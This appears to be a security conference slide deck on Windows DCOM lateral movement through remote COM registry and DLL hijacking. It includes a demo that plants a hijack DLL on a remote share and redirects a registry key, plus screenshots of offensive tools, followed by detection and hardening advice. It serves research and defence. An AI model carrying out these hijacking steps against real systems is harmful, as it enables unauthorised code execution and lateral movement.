


The screenshot shows the Windows COM Object Viewer interface. At the top, there's a title bar with the GUID '8cec58ae-07a1-11d9-b15e-00...' and standard window controls. Below the title bar is a navigation bar with tabs: CLSID, Supported Interfaces, AppID, and Type Library. The 'AppID' tab is selected. The main area contains several property rows:

Name:	AP Client HxHelpPaneServer Class
AppID:	8CEC58AE-07A1-11D9-B15E-000D56BFE6EE
Run As:	Interactive User
Service:	N/A
Flags:	None

Below these rows are sections for 'Launch Permission' and 'Access Permission', each with a 'View' button. The 'Access Permission' section displays the string 'O:BAG:BAD:(A;;CCDC;;;IU)(A;;CCDCLC;;;PS)(A;;CCDC;;;SY)'.

Remote COM Registry Hijack



Not limited to HKCU!


Finding the perfect COM Object

1. Can be launched remotely
2. Runs as the interactive user
3. Exists on the targeted Windows version

(Any CLSID could be made vulnerable by modifying the registry)



Finding the perfect COM Object



COMThanasia Public

Watch 3

main · 1 Branch · 0 Tags


Go to file Add file Code

MzHmO Update README.md · 903e83a · last year · 28 Commits

File	Description	Time
ClsidExplorer	Remove some garbage	last year
ComDiver	Remove some garbage	last year
ComTraveller	Small Updates	last year
MonikerHound	Remove some garbage	last year
PermissionHunter/PermissionHunter	Remove some garbage	last year
.gitignore	Small Updates	last year
README.md	Update README.md	last year

<https://github.com/CICADA8-Research/COMThanasia>

Finding the perfect COM Object



Demo

```
PS C:\> .\ImpersonateDCOM.exe /server:SRV01.COMPANY.LOCAL /session:2

[*] Target CLSID: 06C792F8-6212-4F39-BF70-E8C0AC965C23
[*] Target DLL: UserAccountControlSettings.dll

[+] Copied hijack DLL to \\SRV01.COMPANY.LOCAL\C$\Windows\Temp\UserAccountControlSettings.dll
[+] Started remote registry service
[+] Granted key ownership to NT AUTHORITY\SYSTEM
[+] Registry key value now points to our hijack DLL

[+] CoCreateInstance success!
[+] Cleaning everything..
```

```
PS C:\> Get-Process -IncludeUserName -Name "win32calc" |
```

ProcessName	Id	UserName	SessionId
win32calc	3268	COMPANY\jdoe.adm	2


<https://ijustwannared.team/2020/05/05/com-hijacking-for-lateral-movement>

<https://blog.compass-security.com/2024/10/com-cross-session-activation>

<https://github.com/rtecCyberSec/BitlockMove>



DLL Hijack



Remote COM DLL Hijack

CLSID	Supported Interfaces	AppID	Type Library
	Name:	PhotoAcqHWEEventHandler	
	AppID:	00F2B433-44E4-4D88-B2B0-2698A0A91DBA	
	Run As:	Interactive User	
	Service:	N/A	

\{00f2b433-44e4-4d88-b2b0-2698a0a91dba}\LocalServer32			
Name	Type	Data	
ab (Default)	REG_EXPAND_SZ	"%SystemRoot%\System32\rundll32.exe" "%ProgramFiles%\Windows Photo Viewer\PhotoAcq.dll",AutoplayComServerW	
ab ServerExecutable	REG_EXPAND_SZ	%SystemRoot%\System32\rundll32.exe	
csrss.exe	CreateFile	C:\Program Files\Windows Photo Viewer\PhotoAcq.dll	SUCCESS
rundll32.exe	CreateFile	C:\Program Files\Windows Photo Viewer\PROPSYS.dll	NAME NOT FOUND
rundll32.exe	CreateFile	C:\Program Files\Windows Photo Viewer\OLEACC.dll	NAME NOT FOUND
rundll32.exe	CreateFile	C:\Program Files\Windows Photo Viewer\STI.dll	NAME NOT FOUND
rundll32.exe	CreateFile	C:\Program Files\Windows Photo Viewer\WINMM.dll	NAME NOT FOUND
rundll32.exe	CreateFile	C:\Program Files\Windows Photo Viewer\dwmapi.dll	NAME NOT FOUND

Remote DLL Hijack

The screenshot shows a GitHub repository page for 'DCOMRunAs'. The title 'DCOMRunAs' is bolded. Below it, a note states: 'DCOMRunAs instantiates COM objects in the session of a logged-on user on a remote machine. By targeting a COM object subject to DLL hijacking and dropping a custom DLL at that path, the payload DLL will be loaded in the context of the logged-on remote user.' A note below says: 'Note: This project is a proof-of-concept, and has not been extensively tested.' The 'Context & theory' section discusses the initial development by @S3cur3Th1sSh1t and links to his TROOPERS 2025 slides. It also mentions James Forshaw's oleviewdotnet tool. The URL <https://github.com/AlmondOffSec/DCOMRunAs> is highlighted in red.

DCOMRunAs

DCOMRunAs instantiates COM objects in the session of a logged-on user on a remote machine. By targeting a COM object subject to DLL hijacking and dropping a custom DLL at that path, the payload DLL will be loaded in the context of the logged-on remote user.

Note: This project is a proof-of-concept, and has not been extensively tested.

Context & theory

Initially an internal PoC developed last year, it is released following the publication of [BitlockMove](#) by @S3cur3Th1sSh1t, his [TROOPERS 2025 slides](#) are a good overview of the general idea (looking forward to the recording and blogpost !).

Since the technique is now public, we decided to publish the tool as-is, even though it's not as thoroughly tested as we'd like, so obviously use at your own risk, and feel free to flag any issue in the repository tracker.

The original idea (on our side) came from playing with James Forshaw's [oleviewdotnet](#) and noticing the

<https://github.com/AlmondOffSec/DCOMRunAs>




Defensive Measures

Detection & Prevention

- > Unexpected CLSID manipulation in registry
- > Loading DLLs outside *Program Files* and *System32*
- > Loading unsigned DLLs
- > List of known abused CLSID
- > Uncommon network interactions



Detection & Prevention



https://www.youtube.com/watch?v=tiuAa_0vxaw



DCOM Turns 30: Revisiting a Legacy Interface in the Modern Threatscape

Detection & Prevention

FalconFriday — DCOM & SCM Lateral Movement — 0xFF05

 Henri Hambartsumyan [Follow](#) 5 min read · Oct 23, 2020

10    

This FalconFriday is focused on lateral movement. Especially lateral movement through DCOM, a technique used by many red teams. This post is inspired by the recent post on DCOM by Dominic Chell over at MDSec.

<https://medium.com/falconforce/falconfriday-dcom-scm-lateral-movement-0xff05-e74b69f91a7a>



Detection & Prevention

The image shows a video player interface. On the left, there is a small video thumbnail of a man with a beard, identified as Sagie Dulce from Zero Networks. To the right of the thumbnail, the main title 'black hat EUROPE 2021' is displayed with its logo, followed by the date 'november 10-11, 2021' and the word 'BRIEFINGS'. Below this, a large teal-colored box contains the title 'Burning Bridges' in white. Underneath the title, the subtitle 'Stopping Lateral Movement via the RPC Firewall!' is visible. At the bottom of the slide, the Zero Networks logo ('ZERO Networks') and the Black Hat Europe 2021 logo are present. A caption at the bottom of the video player reads 'Burning Bridges - Stopping Lateral Movement via the RPC Firewall'.

https://www.youtube.com/watch?v=hz_YPIMeBMI



Architecture Hardening

- > Network segmentation / Principle of Least Privilege



<https://cyber.gouv.fr>

Device Hardening

- > Restrict access to COM?
- > AppLocker policy
- > EDR



Closing Notes

Takeways

Even if a mechanism is 30 years old, there are
always new things to look for ..

.. but security measures from 30 years ago are still
relevant today!



What we did not have time to cover

- > Privilege Escalation Vectors (a.k.a Potato Exploits)
 - > UAC Bypass
 - > Authentication Coerce
 - > Vulnerability Research
- ⇒ See: references section starting slide 80



Acknowledgements

- > Orange Cyberdefense (@OrangeCyberdef)
- > Claire VACHEROT (@non_curat_lex)
- Jean-Pascal THOMAS (@vikingfr)
- > hack.lu (@hack_lu)

<https://tinyurl.com/hackludcom>

Q&A



@d3lb3_



<https://d3lb3.github.io>

References

Main Researchers



James Forshaw
@tyranid



Andrea Pierini
@decoder_it

Tyranid's Lair

Monday, 3 June 2024

Working your way Around an ACL

There's been plenty of recent discussion about Windows 11's Recall feature and how much of it is a garbage fire. Especially a discussion around how secure the database storing all those juicy details of your banking details, sexual peccadillos etc is from prying malware. Spoiler, it's only protected through being ACL'ed to SYSTEM and so any privilege escalation (or non-security boundary "cough") is sufficient to leak the information.

However, I've not spent the time to setup Recall on any machine I own and the files are probably correctly ACL'ed. Therefore, this blog isn't here to talk about that, instead I was following a thread about Recall and the security of the database by Albacore on Mastodon and one tool in particular caught my interest.

"@DrewNaylor File Explorer always runs unprivileged, Administrators also have access to C:\Program Files\WindowsApps yet you simply can't open it in File Explorer without breaking ACLs no matter how you try."

I thought this wasn't true based on what I know about the "C:\Program Files\WindowsApps" folder, so I decided to see if I can get it show in an unprivileged explorer. It turns out to be more complex than it should be for various reasons, so let's dig in.

What is the WindowsApps Folder?

The WindowsApps folder is used to store system installations of packaged applications. Think UWP, Desktop Bridge, Calculator etc. And it's true, if you try and view the folder from a non-elevated application it gives you access denied:

Blog Archive

- ▼ 2024 (4)
 - ▼ June (1)
 - Working your way Around an ACL
 - April (2)
 - February (1)
- 2022 (4)
- 2021 (7)
- 2020 (13)
- 2019 (17)
- 2018 (7)
- 2017 (15)
- 2016 (1)
- 2015 (1)
- 2014 (9)
- 2013 (1)
- 2010 (2)

<https://www.tiraniddo.dev>

C:\WINDOWS\system32\kernel32.dll NT SERVICE\TrustedInstaller:F
BUILTIN\Administrators:R
NT AUTHORITY\SYSTEM:R
BUILTIN\Users:R
AUTORITÀ PACCHETTI APPLICAZIONI\TUTTI I PACCHETTI APPLICAZIONI:R
AUTORITÀ PACCHETTI APPLICAZIONI\TUTTI I PACCHETTI APPLICAZIONI CON

Welcome to my blog!

Decoder's Blog

<https://decoder.cloud>



Main Researchers



Antonio Cocomazzi
@splinter_code

A screenshot of the 'splinter_code blog' website. The header includes a back arrow, the blog name, and navigation links for HOME, POSTS (which is underlined), TALKS, TOOLS, WHOAMI, and RSS FEED. Below this is a section titled 'Posts' containing a list of recent articles:

- 14 Sep 2023 - Bypassing UAC with SSPI Datagram Contexts
- 10 Feb 2023 - LocalPotato - When Swapping The Context Leads You To SYSTEM
- 22 Dec 2022 - Custom-Branded Ransomware: The Vice Society Group and the Threat of Outsourced Development
- 3 Nov 2022 - Black Basta Ransomware | Attacks Deploy Custom EDR Evasion Tools Tied to FIN7 Threat Actor (White paper [here](#))
- 21 Sep 2022 - Giving JuicyPotato a second chance: JuicyPotatoNG
- 28 Jun 2022 - The hidden side of Seclogon part 3: Racing for LSASS dumps
- 5 May 2022 - A very simple and alternative PID finder
- 7 Dec 2021 - The hidden side of Seclogon part 2: Abusing leaked handles to dump LSASS memory

<https://splintercod3.blogspot.com>



Matt Nelson
@enigma0x3

A screenshot of the 'enigma0x3' blog post titled 'LATERAL MOVEMENT USING THE MMC20.APPLICATION COM OBJECT'. The post is dated January 5, 2017, by enigma0x3. It features two sections with arrows: '« BYPASSING APPLICATION WHITELISTING BY USING RCSLXE' and 'LATERAL MOVEMENT VIA DCOM: ROUND 2 ». The main content discusses lateral movement techniques using the Component Object Model (COM). The text reads:

For those of you who conduct pentests or red team assessments, you are probably aware that there are only so many ways to pivot, or conduct lateral movement to a Windows system. Some of those techniques include psexec, WMI, at, Scheduled Tasks, and WinRM (if enabled). Since there are only a handful of techniques, more mature defenders are likely able to prepare for and detect attackers using them. Due to this, I set out to find an alternate way of pivoting to a remote system.

Recently, I have been digging into COM (Component Object Model) internals. My interest in researching new lateral movement techniques led me to DCOM (Distributed Component Object Model), due to the ability to interact with the objects over the network. Microsoft has some good documentation on DCOM [here](#) and on COM [here](#). You can find a solid list of DCOM applications using PowerShell, by running "Get-CimInstance Win32_DCOMApplication".

<https://enigma0x3.net>



General Knowledge About COM

- Official Documentation – Microsoft
